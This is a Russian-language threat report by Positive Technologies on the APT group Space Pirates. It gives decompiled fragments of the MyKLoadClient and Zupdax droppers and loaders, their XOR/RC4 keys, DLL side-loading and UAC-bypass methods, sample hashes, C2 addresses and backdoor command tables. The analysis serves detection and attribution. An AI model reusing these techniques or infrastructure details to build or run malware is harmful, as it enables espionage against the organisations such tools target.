Space Pirates: исследуем инструменты и связи новой хакерской группировки

By Positive Technologies

Published: 2022-05-17 · Archived: 2026-04-05 17:09:44 UTC

Введение

В конце 2019 года специалисты экспертного центра безопасности Positive Technologies (PT Expert Security Center, PT ESC) обнаружили фишинговое письмо, нацеленное на одно из предприятий авиационно-космической отрасли России. Оно содержало ссылку на ранее неизвестное вредоносное ПО. Такое же ВПО наши эксперты обнаружили в 2020 году при расследовании инцидента ИБ в одной из российских государственных организаций. В ходе этих работ было также обнаружено несколько новых вредоносных семейств, использующих общую сетевую инфраструктуру, при этом часть из них ранее не упоминалась в открытых источниках.

Летом 2021 года PT Expert Security Center выявил следы компрометации другого предприятия. Организация была проинформирована. В результате расследования мы обнаружили на ее компьютерах соединения с той же самой сетевой инфраструктурой. Дальнейшее исследование позволило определить еще как минимум две организации в России, атакованные с использованием этого же ВПО и сетевой инфраструктуры, обе — с государственным участием.

Выявленную вредоносную активность не удалось однозначно связать с какой-либо из известных хакерских групп, поэтому мы дали атакующим новое имя — Space Pirates. Поводом для названия послужила строка P1Rat,

использованная злоумышленниками в PDB-путях, и нацеленность некоторых атак на авиационно-космическую отрасль. В этом отчете описывается обнаруженная активность группировки, особенности используемого ею ВПО, а также ее связи с другими APT-группами.

Общие сведения

Мы предполагаем, что Space Pirates имеет азиатские корни: на это указывает активное использование китайского языка в ресурсах, SFX-архивах и путях к PDB-файлам. Кроме того, в арсенал группы входят распространенные в среде хакеров азиатского происхождения билдер Royal Road RTF (или 8.t) и бэкдор PcShare, а почти все пересечения с уже известной активностью связаны с APT-группировками азиатского региона.

Свою активность группа начала не позднее 2017 года. Основными целями злоумышленников являются шпионаж и кража конфиденциальной информации. Среди жертв, которых удалось выявить в ходе исследования угроз, — государственные учреждения и ИТ-департаменты, предприятия авиационно-космической и электроэнергетической отраслей в России, Грузии и Монголии. При этом в России атакованы по крайней мере пять организаций, в Грузии — одна, а точное число жертв в Монголии неизвестно.

Некоторые атаки с использованием зловредов APT-группы также были нацелены на китайские компании, работающие в области финансов, что может говорить о наличии денежной мотивации. Все потенциальные жертвы были уведомлены по линии национальных CERT.

По меньшей мере две атаки на российские организации можно считать успешными. В первом случае злоумышленники получили доступ как минимум к 20 серверам в корпоративной сети, где присутствовали около 10 месяцев. За это время было похищено более 1500 внутренних документов, а также информация обо всех учетных записях сотрудников в одном из сетевых доменов. Во втором случае атакующим удалось закрепиться в сети компании более чем на год, получить сведения о входящих в сеть компьютерах и установить свое ВПО по крайней мере на 12 корпоративных узлов в трех различных регионах.

В инструментарий Space Pirates входят уникальные загрузчики и несколько бэкдоров, ранее нам не встречавшихся, и, предположительно, специфичных для группы: MyKLoadClient, BH_A006, Deed RAT. Злоумышленники также имеют доступ к бэкдору Zupdax: его современные варианты используют аналогичную MyKLoadClient схему исполнения, однако код самого бэкдора берет начало в 2010 году и не может быть однозначно привязан к группе.

Кроме того, атакующие используют и хорошо известное ВПО: PlugX, ShadowPad, Poison Ivy, модифицированный вариант PcShare и публичный шелл ReVBShell. Для туннелирования трафика применяется утилита dog-tunnel.

Основная сетевая инфраструктура группы задействует небольшое количество IP-адресов, на которые указывают DDNS-домены. Интересно, что злоумышленники при этом используют домены не только третьего уровня, но также четвертого и последующих, например w.asd3.as.amazon-corp.wikaba.com.

В процессе исследования деятельности Space Pirates мы обнаружили большое число пересечений с ранее выявленной активностью, которую исследователи связывают с группами Winnti (APT41), Bronze Union (APT27), TA428, RedFoxtrot, Mustang Panda и Night Dragon. Причиной этого, вероятно, является обмен инструментарием между группировками — частое явление для APT-групп азиатского региона.

Отдельно стоит отметить связь групп Space Pirates и TA428. В рамках одного из расследований мы наблюдали на зараженных компьютерах активность обеих группировок, которая, однако, не имела пересечений в сетевой инфраструктуре. В то же время в ходе операции StealthyTrident, описанной ESET, атакующие использовали Tmanger, приписываемый TA428, и Zupdax, связанный со Space Pirates. Связь другого ВПО TA428, в частности Albaniiutas (RemShell), и Zupdax можно проследить и в сетевой инфраструктуре, смежной с упомянутой в отчете ESET. Все это позволяет предполагать, что Space Pirates и TA428 могут объединять свои усилия и делиться инструментами, сетевыми ресурсами и доступом к зараженным системам.

Ключевые связи между затронутыми организациями, семействами ВПО и фрагментами сетевой инфраструктуры, а также публичной информацией об атакующих можно увидеть на рис. 1. Далее в отчете мы расскажем о них подробнее.




Рисунок 1. Ключевые связи

Анализ ВПО и инструментов

MyKLoadClient


Данное вредоносное ПО использовалось в атаках на российские организации, включая государственные учреждения и предприятия из авиационно-космической отрасли, и часто распространялось с помощью целевого фишинга. Как показывает анализ писем, жертвами также становились китайские компании, предоставляющие финансовые сервисы.

Среди обнаруженных нами экземпляров ВПО с MyKLoadClient можно выделить две типичные схемы исполнения. Первая (далее также — схема 1) опирается на использование SFX-архивов в качестве дропперов, применяет технику DLL Side-Loading и использует вспомогательную библиотеку-лончер AntiVirusLoader.dll. Вторая (далее — схема 2) включает в себя только самописный дроппер, который передает управление полезной нагрузке напрямую. При этом во втором случае закрепление в системе в коде не предусмотрено.

Стоит отметить, что, по известным нам данным, прослеживается явная взаимосвязь между целями злоумышленников и выбором схемы исполнения: экземпляры с использованием схемы 1 были нацелены на российские организации, тогда как схема 2 использовалась в атаках на китайские компании. Если опираться на даты модификации и компиляции файлов (которые, однако, могли быть подменены), такое же разделение можно проследить и по времени: схема 1, предположительно, использовалась в 2018–2019 годах, а схема 2 — в 2020 году. Возможно, злоумышленники обновили цепочку исполнения примененного ранее ВПО, чтобы уменьшить вероятность его обнаружения в новых атаках.

Схема 1

Характерным примером экземпляра с первой схемой исполнения является файл с именем *Петербургский международный экономический форум (ПМЭФ)____2019.exe* (d3a50abae9ab782b293d7e06c7cd518bbcec16df867f2bdcc106dec1e75dc80b). Файл представляет собой SFX-архив, который извлекает документ-приманку 0417.doc и еще один SFX-архив с именем apple.exe. Файлы в архиве модифицированы в апреле 2019 года. Документ содержит текст с описанием ПМЭФ, соответствующим действительности.



Петербургский международный экономический форум (2019)

Петербургский международный экономический форум (ПМЭФ) – уникальное событие в мире экономики и бизнеса. ПМЭФ проводится с 1997 года, а с 2006 года проходит под патронатом и при участии Президента Российской Федерации.

За прошедшие двадцать лет Форум стал ведущей мировой площадкой для общения представителей деловых кругов и обсуждения ключевых экономических вопросов, стоящих перед Россией, развивающимися рынками и миром в целом.

Уникальные возможности ПМЭФ:

– Эффективная платформа для бизнес-коммуникаций: встречи с коллегами, партнерами, экспертами, лидерами мирового бизнеса, представителями международной политической арены, деятелями науки и культуры, журналистами. На площадке Форума организованы

Рисунок 2. Содержимое приманки 0417.doc

Второй SFX-архив извлекает из себя три PE-файла: легитимный siteadv.exe, лончер siteadv.dll и библиотеку с полезной нагрузкой cc.tmp. Отметим, что в изученных нами экземплярах с первой схемой исполнения не всегда есть приманка. Однако во всех случаях применяется подобный SFX-архив, содержащий файлы с теми же именами и назначением.




Рисунок 3. Содержимое архива apple.exe

Исполняемый EXE-файл подписан McAfee, Inc. и является компонентом установщика McAfee SiteAdvisor. При запуске он загружает библиотеку siteadv.dll, которая отвечает за установку и запуск полезной нагрузки. В ресурсах лончера присутствует конфигурация, зашифрованная RC4 с ключом TDILocker и содержащая необходимые пути, имена ключей реестра и флаги.

```
22  Sleep(1000u);
23  v1 = GetCommandLineW();
24  v2 = CommandLineToArgvW(v1, &pNumArgs);
25  if ( !v2 || pNumArgs < 2 )
26    return 0;
27  if ( !load_and_decrypt_config((HMODULE)hinstDll, &v9) )
28  {
29    debug("LoadCFG Error!");
30    return 0;
31  }
32  if ( lstrcmpiW(v2[1], L"run") )
33  {
34    if ( lstrcmpiW(v2[1], L"mrun") )
35    {
36      if ( lstrcmpiW(v2[1], L"ins") )
37      {
38        if ( lstrcmpiW(v2[1], L"install_del") )
39        {
40          if ( lstrcmpiW(v2[1], L"stat") )
41            goto LABEL_29;
42          if ( pNumArgs >= 3 )
43          {
44            debug("stat");
45            Filename = 0;
46            memset(&v17, 0, 0x206u);
47            v14 = 0;
48            memset(&v15, 0, 0x206u);
49            CommandLine = 0;
50            memset(&v19, 0, 0xA26u);
51            GetModuleFileNameW(0, &Filename, 0x104u);
52            GetCurrentProcessId();
```

Рисунок 4. Фрагмент кода siteadv.dll

Лончер предусматривает несколько возможных команд, которые передаются через аргументы командной строки и отвечают за одну из стадий исполнения:

Команда	**Описание**
stat	Команда, с которой начинается установка. Перезапускает процесс, в который загружена библиотека (siteadv.exe), с командой install_del. Дополнительно передает путь к родительскому процессу.
install_del	Закрепляется на зараженном компьютере (ключ реестра указан в конфигурации). При этом используется путь к файлу siteadv.exe с аргументом run или mrun. Удаляет файл, заданный третьим аргументом (путь к родительскому процессу). Запускает полезную нагрузку так же, как команда run.
run	Загружает DLL с полезной нагрузкой через LoadLibrary и выполняет экспортируемую из нее функцию (имя указано в конфигурации).
mrun	Не реализована.
ins	Не реализована.

Помимо основной экспортируемой функции main, которая вызывается легитимным siteadv.exe, в siteadv.dll присутствует неиспользуемый экспорт buc_uninstallinterface, отвечающий за обход UAC с использованием компонента IARPUninstallStringLauncher.

Библиотека лончера имеет экспортируемое имя AntiVirusLoader.dll. В некоторых ее экземплярах можно встретить PDB-путь:
D:\Leee\515远程文件\P1Rat_2017_07_28A\src\MyLoader_bypassKIS\snake\res\SiteAdv.pdb.

Полезная нагрузка cc.tmp — это бэкдор, реализованный в виде динамической библиотеки с внутренним именем client.dll. Она экспортирует функцию MyKLoad, которая является фактической точкой входа. Функциональность бэкдора мы рассмотрим ниже.

Схема 2

В качестве дроппера во второй схеме выступает исполняемый файл, отвечающий за извлечение приманки и полезной нагрузки. Бинарные данные расположены в теле дроппера и зашифрованы XOR с однобайтовым ключом. Помимо стандартного запуска извлеченной нагрузки через вызов CreateProcess, дроппер также выполняет рефлективную загрузку и исполнение EXE-файла непосредственно в текущем процессе.

```
22  memset(v12, 0, sizeof(v12));
23  memcpy(pdf_filename, &::pdf_filename, 0x104ui64);
24  for ( i = 0; i < 225098; ++i )
25    pdf_file[i] ^= 0xE3u;
26  for ( j = 0; j < 91648; ++j )
27    exe_file[j] ^= 0xC7u;
28  pdf_path = write_to_temp(pdf_file, pdf_filename, 0x36F4Au);
29  if ( pdf_path )
30    ShellExecuteA(0i64, "open", pdf_path, 0i64, ".", 5);
31  exe_path = write_to_temp(exe_file, "conhost.exe", 91648u);
32  if ( exe_path )
33  {
34    memset(&v6, 0, sizeof(v6));
35    v6.cb = 104;
36    v6.dwFlags = 257;
37    v6.wShowWindow = 0;
38    if ( CreateProcessA(0i64, exe_path, 0i64, 0i64, 0, 0, 0i64, 0i64, &v6, &v5) )
39    {
40      CloseHandle(v5.hThread);
41      CloseHandle(v5.hProcess);
42    }
43  }
44  reflective_load(exe_file, 91648i64);
45  return 0i64;
```

Рисунок 5. Фрагмент кода дроппера

В некоторых случаях функции дроппера дополнительно обфусцированы с применением техники Control Flow Flattening.

```
30  memset(&v20[260], 0, 0x104u);
31  memcpy(v20, "browser_extension.exe", 0x104u);
32  v19 = 0;
33  v13 = 0xBE8EBC58;
34  while ( v13 != 0x957D6918 )
35  {
36    switch ( v13 )
37    {
38      case 0x95B39D07:
39        v18 = 0;
40        v13 = 0x7E54A627;
41        break;
42      case 0x99E1FC14:
43        *(_BYTE *)(v19 + 0x409004) ^= 0x1Fu;
44        v13 = 0x4A492A48;
45        break;
46      case 0xBE8EBC58:
47        v4 = 0x95B39D07;
48        if ( v19 < 321734 )
49          v4 = 0x99E1FC14;
50        v13 = v4;
51        break;
52      case 0xD50C300C:
53        ++v18;
54        v13 = 0x7E54A627;
55        break;
56      case 0xD5EE6683:
57        CloseHandle(v14.hThread);
58        v13 = 0x7152B6EA;
59        CloseHandle(v14.hProcess);
60        break;
61      case 0xF78AEC92:
62        *(_BYTE *)(v18 + 0x4578CA) ^= 0x8Fu;
63        v13 = 0xD50C300C;
64        break;
```

Рисунок 6. Обфусцированная версия дроппера

В качестве приманки в изученных нами образцах используется PDF-документ, содержащий сообщение о «поврежденном файле» на китайском языке, либо приложение-заглушка, которое выводит сообщения 正在更新浏览器插件，请稍后… *(Подключаемый модуль браузера обновляется, подождите …)* и 更新完毕，请重启浏览器！ *(Обновление завершено, перезапустите браузер!)*.




Рисунок 7. PDF-приманка с текстом «Файл поврежден или несовместим»

Полезная нагрузка в данном случае представляет собой исполняемый файл, в котором указано внутреннее имя client.exe. В некоторых образцах также присутствует PDB-путь C:\Users\classone\Desktop\src\client\exe_debug\client.pdb.

Тестовый образец

Нам также удалось обнаружить тестовый вариант ВПО, созданный не позднее 2018 года: b1d6ba4d995061a0011cb03cd821aaa79f0a45ba2647885171d473ca1a38c098. Это приложение-дроппер.

Интересно, что оно создано, по-видимому, на основе проекта игры «Змейка». На это указывает несколько деталей:

- в начале своей работы приложение создает окно, используя в качестве его имени строку Snake;
- присутствует код, предположительно, отвечающий за логику игры — в частности за генерацию случайных координат очередного куска пищи на поле 50×50 и сравнение их с позицией змейки;
- приложение обрабатывает нажатия клавиши «Пробел» и клавиш управления курсором;
- в ресурсах приложения есть меню с пунктами на китайском языке: «Старт», «Пауза», «Перезагрузка» и «Выход».

Рисунок 8. Меню приложения

Помимо этого, среди ресурсов дроппера также присутствует окно «О программе» (на китайском языке), из содержания которого следует, что это вторая версия игры Snake, созданная в 2016 году. Здесь же указан электронный адрес вероятного автора — mexbochen@foxmail.com.




Рисунок 9. Окно «О программе»

Поиск адреса в Google позволяет найти персональную страницу владельца электронной почты — программиста из Китая, который специализируется на задачах по обработке изображений.




Рисунок 10. Сайт-визитка с контактным адресом mexbochen@foxmail.com

Несмотря на наличие связи между приложением и владельцем эл. почты, нельзя однозначно утверждать, что именно он является автором ВПО. Возможно, в некоторый момент времени проект игры «Змейка» находился в открытом доступе, и злоумышленники использовали его как основу для реализации дроппера.

Файлы, извлекаемые дроппером, содержатся в его ресурсах в открытом виде. Помимо этого, ресурсы содержат зашифрованную конфигурацию, в которой записаны имена файлов — точно такая же конфигурация используется и в лончере. В момент записи файлов на диск их содержимое шифруется XOR с ключом 0x80, а затем файлы открываются повторно и расшифровываются. Дроппер содержит тот же набор компонентов, что и SFX-архивы (схема 1): легитимный компонент McAfee SiteAdvisor, DLL-лончер и библиотеку с полезной нагрузкой под именем Client.obj.

После извлечения дроппер формирует командную строку для запуска лончера с командой install (закрепление в реестре и запуск полезной нагрузки), но в дальнейшем не использует ее. Вероятно, это ошибка: в коде присутствует отладочное сообщение «CreateProcess success!», но функция CreateProcess не вызывается.

Лончер тестового образца отличается наличием реализации команды mrun: это вариация команды run, отвечающей за запуск экспортируемой из DLL функции с полезной нагрузкой. В отличие от run, mrun предварительно расшифровывает библиотеку по алгоритму RC4 с ключом GoogleMailData, а для ее исполнения использует рефлективную загрузку.

Полезная нагрузка Client.obj аналогична cc.tmp (схема 1) и имеет лишь несущественные отличия. В частности, экспортируемая библиотекой функция точки входа называется main, а в начале своей работы она отображает MessageBox с текстом *«just a demo for test!!!»*. Кроме того, конфигурация бэкдора не шифруется и содержит тестовый C2 127.0.0.1.

Полезная нагрузка

Варианты реализации бэкдора в виде исполняемого файла client.exe и библиотеки client.dll имеют одинаковую функциональность. Однако в них по-разному инициализируется структура с параметрами конфигурации, которая содержит адрес и порт C2, флаг активности бэкдора, а также строковые идентификаторы ВПО, отправляемые на C2.

В библиотеке client.dll, так же как и в лончере (схема 1), в ресурсах полезной нагрузки есть конфигурация, зашифрованная RC4-ключом GoogleMailData. В EXE-варианте структура заполняется фиксированными в коде значениями.

В следующей таблице перечислены обнаруженные нами экземпляры бэкдора и данные, указанные в их конфигурации, а именно идентификаторы и контрольный сервер. Знак «?» означает, что строка представляет собой случайный набор байтов.

SHA-256 полезной нагрузки	Схема	ID1	ID2	ID3	C2
5847c8b8f54c60db939b045d385aba0795880d92b00d28447d7d9293693f622b	1	pwd	my vps	group	127.0.0.1
56b9648fd3ffd1bf3cb030cb64c1d983fcd1ee047bb6bd97f32edbe692fa8570	1	pwd	my vps	?	207.148.121.88
d0fb0a0379248cdada356da83cd2ee364e0e58f4ed272d3369fe1d6ca8029679	1	pwd	my vps	?	207.148.121.88
7b7a65c314125692524d588553da7f6ab3179ceb639f677ed1cefe3f1d03f36e	1	pwd	my vps	?	207.148.121.88
3ccae178d691fc95f6c52264242a39daf4c44813d835eaa051e7558b191d19ee	1	pwd	my vps	?	207.148.121.88
69863ba336156f4e559364b63a39f16e08ac3a6e3a0fa4ce11486ea16827f772	1	pwd	my vps	?	micro.dns04.com
949cb5d03a7952ce24b15d6fccd44f9ed461513209ad74e6b1efae01879395b1	1	pwd	my vps	?	microft.dynssl.com
fa3ecd74b9f329a96b5739bba7b1872ef1ab84bb95f89101a69b6b6e780e2063	-	pwd	memo	group	47.108.89.169
84eb2efa324eba0c2e06c3b84395e9f5e3f28a3c9b86edd1f813807ba39d9acb	2	pwd	memo	group	47.108.89.169
b822a4ec46aacb3bb4c22fe5d9298210bfa442118ee05a1532c324a5f847a9e6	2	gundan	memo	group	120.78.127.189
944a3c8293ff068d803f8537b15e6adbad7fa1e789f3dc404ba603a8cb7c22aa	2	gundan	memo	group	121.89.210.144

Соединение с контрольным сервером происходит по TCP, при этом трафик не шифруется. Сообщения имеют заголовок следующей структуры:

```
struct PacketHeader{
    _DWORD Version; // 0x20170510
    _DWORD CommandId;
    _DWORD PayloadSize;
    _DWORD LastError;
};
```

В качестве версии всегда используется константа 0x20170510, вероятно, обозначающая некоторую дату.

ВПО имеет несколько классов-модулей, отвечающих за соответствующую функциональность:

- ShellManager — удаленная командная строка;
- DiskManager — работа с дисками, установленными в зараженном компьютере;
- FileTransferManager — передача файлов;
- RS5Manager — использование зараженного компьютера в качестве прокси-сервера.

В ID каждой команды есть идентификатор модуля, который получается применением маски 0xFF000. Полный список поддерживаемых команд:

ID модуля	**Полный ID**	**Описание**
0	1	Собрать информацию о зараженной системе
0	3	Завершить работу ВПО
0x2000 (ShellManager)	0x2002	Запустить процесс cmd.exe и создать поток, отвечающий за отправку его вывода на C2
	0x2003	Отправить команду в оболочку
	0x2004	Завершить работу оболочки
0x3000 (DiskManager)	0x3000	Получить список доступных в системе дисков и информацию о них
	0x3001	Получить листинг директории
0x4000 (FileTransferManager)	0x4001	Инициализировать передачу файла с зараженного компьютера на C2 (открытие файла для чтения)
	0x4008	Прочитать блок данных из ранее открытого файла
	0x4004	Инициализировать передачу файла с C2 на зараженный компьютер (открытие файла для записи)
	0x4005	Записать блок данных в ранее открытый файл
	0x4006	Завершить передачу файла на зараженный компьютер и установить временные метки
	0x4009	Закрыть открытые файловые дескрипторы и обнулить внутренние поля
	0x4010	Получить рекурсивный листинг директории
0x5000 (RS5Manager)	0x5000	Выполнить инициализацию, создать потоки, отвечающие за получение пакетов от удаленного узла и их отправку на C2
	0x5001	Создать сокет и подключиться к удаленному узлу
	0x5003	Отправить данные в подключенный сокет
	0x5004	Закрыть подключенный сокет

В процессе сбора информации о системе бэкдор создает уникальный идентификатор компьютера (GUID) и записывает его в реестр в один из кустов HKLM или HKCU по ключу Software\CLASSES\KmpiPlayer. Если ключ уже есть в реестре, то используется существующий ID.

Zupdax

Первое публичное упоминание данного ВПО можно встретить в отчете Unit 42, посвященном вредоносному приложению HenBox для платформы Android. В сетевой инфраструктуре HenBox исследователи обнаружили следы использования атакующими ВПО из семейств PlugX, Zupdax, 9002 RAT и Poison Ivy. В 2019 году специалисты Unit 42 объединили наблюдаемую три года активность, связанную с упомянутым набором ВПО, назвав стоящую за ней группу (или группы) именем PKPLUG.

В 2020 году компания ESET обнаружила следы атаки на цепочку поставок ПО Able Soft LLC. Одним из вариантов атаки была компрометация инсталлятора Able Desktop, заключающаяся в добавлении к нему вредоносного кода. В качестве полезной нагрузки, которая была встроена в инсталляторы, исследователи называют бэкдоры HyperBro и Korplug (PlugX).

По имеющимся у нас данным можно утверждать, что полезная нагрузка, обозначенная ESET как Korplug, в действительности является бэкдором Zupdax. Такого же мнения придерживаются аналитики NortonLifeLock и Avira, выпустившие осенью 2021 года отчет, в котором описали основные особенности Zupdax.

Zupdax существует по крайней мере с 2014 года. В своем исследовании мы фокусировались на образцах, относящихся к периоду 2017–2019 годов, однако некоторые детали можно проследить только в более ранних версиях (периода 2014–2015 годов). Далее мы будем говорить о них, используя термин «старые».

В последних версиях Zupdax используется та же схема загрузки, что и в тестовом образце MyKLoadClient. Хотя кода игры «Змейка» в них нет, основная функциональность дроппера реализована аналогичным образом: в своих ресурсах он содержит легитимный siteadv.exe, библиотеку-лончер, полезную нагрузку и зашифрованную XOR конфигурацию с именами файлов и флагами. Точно такую же конфигурацию использует лончер.

В отличие от MyKLoadClient, практически во всех экземплярах с Zupdax полезная нагрузка (которая извлекается под именем ok.obj) шифруется и запускается методом mrun. Среди экземпляров лончера, которые используются в связке с Zupdax, можно встретить более функциональные варианты, поддерживающие обход UAC (в частности, с использованием экспорта buc_uninstallinterface) и закрепление в качестве сервиса.

В экземплярах дроппера и лончера можно встретить соответствующие PDB-пути: d:\Leee\515远程文件\P1Rat_2017_07_28A\src\MyLoaderBypassNorton\Release\loaderexe.pdb и d:\Leee\515远程文件\P1Rat_2017_07_28A\src\MyLoader_bypassKIS\snake\res\SiteAdv.pdb.

Варианты ВПО, связанные с атакой на пользователей Able Desktop, также содержат PDB с аналогичной строкой MyLoader_bypassKIS: c:\Users\PC-2015\Desktop\Badger\En-v2\免杀\MyLoader_bypassKIS\bin\loaderdll.pdb.

Интересно, что существует как минимум один экземпляр (a95dfb8a8d03e9bcb50451068773cc1f1dd4b022bb39dce3679f1b3ce70aa4f9), который полностью идентичен тестовой версии MyKLoadClient и содержит точно такое же окно «О программе». При этом полезная нагрузка в нем представляет собой бэкдор Zupdax.

Полезная нагрузка

Для сетевого взаимодействия с C2 бэкдор использует протокол UDT, реализующий передачу данных поверх протокола UDP. Сообщения имеют заголовок со структурой, похожей на используемую в MyKLoadClient. Отличается лишь значение первого поля, равное 0x12345678:

```
struct PacketHeader{
    _DWORD Magic; // 0x12345678
    _DWORD CommandId;
    _DWORD PayloadSize;
    _DWORD Unknown; // 0
};
```

Сразу же после установки соединения с C2 бэкдор собирает и отправляет информацию о системе, включающую имя компьютера, имя пользователя, версию ОС, информацию об объеме дисков, оперативной памяти и процессоре, а также IP- и MAC-адреса сетевого адаптера. Собранная информация отправляется с ID команды 0x1.

Набор команд, которые бэкдор может обработать, существенно не меняется от версии к версии: его основные возможности сводятся к исполнению дополнительного кода, который он может получить от контрольного сервера. Более старые варианты Zupdax содержат отладочные сообщения, которые позволяют увидеть оригинальные названия операций:

ID	Название	Описание
0x0	CMD_END	Завершить работу бэкдора или перезапустить его (в зависимости от версии)
0x17	CMD_SET_REM	Записать в файл новый контрольный сервер (передается в сообщении)
0x19	CMD_UNINSTALL_HOST	Выполнить самоудаление из системы
0x28	CMD_TRANSMISSION_PLUGIN	Получить от C2 имя плагина и запустить его (плагином может быть шеллкод или EXE-файл). Если необходимый плагин отсутствует на диске, предварительно получить его от C2. (Присутствует только в старых версиях)
0x29	CMD_PLUGIN_TRANSMISSION_EXECUTE	Получить от C2 идентификатор плагина и запустить его точку входа (плагины хранятся в памяти). Если плагин

ID	Название	Описание
		отсутствует в памяти, предварительно получить PE-файл с контрольного сервера и рефлективно загрузить из него экспортируемую функцию. (В старых версиях то же, что и CMD_TRANSMISSION_PLUGIN)
0x38	CMD_UPDATE	Скачать EXE-файл по указанной ссылке, сохранить на диск и запустить на исполнение
0x68		Запустить исполняемый файл по фиксированному пути под именем текущего пользователя. Путь равен C:\ProgramData\AdobeBak\avanti.exe. (Присутствует только в последних версиях)
0x77	CMD_ADD_STARTUP	См. CMD_TRANSMISSION_PLUGIN

В старых экземплярах Zupdax также присутствуют пути к PDB-файлам:
h:\E\项目问题\UDPUDP-英文\bin\server.pdb
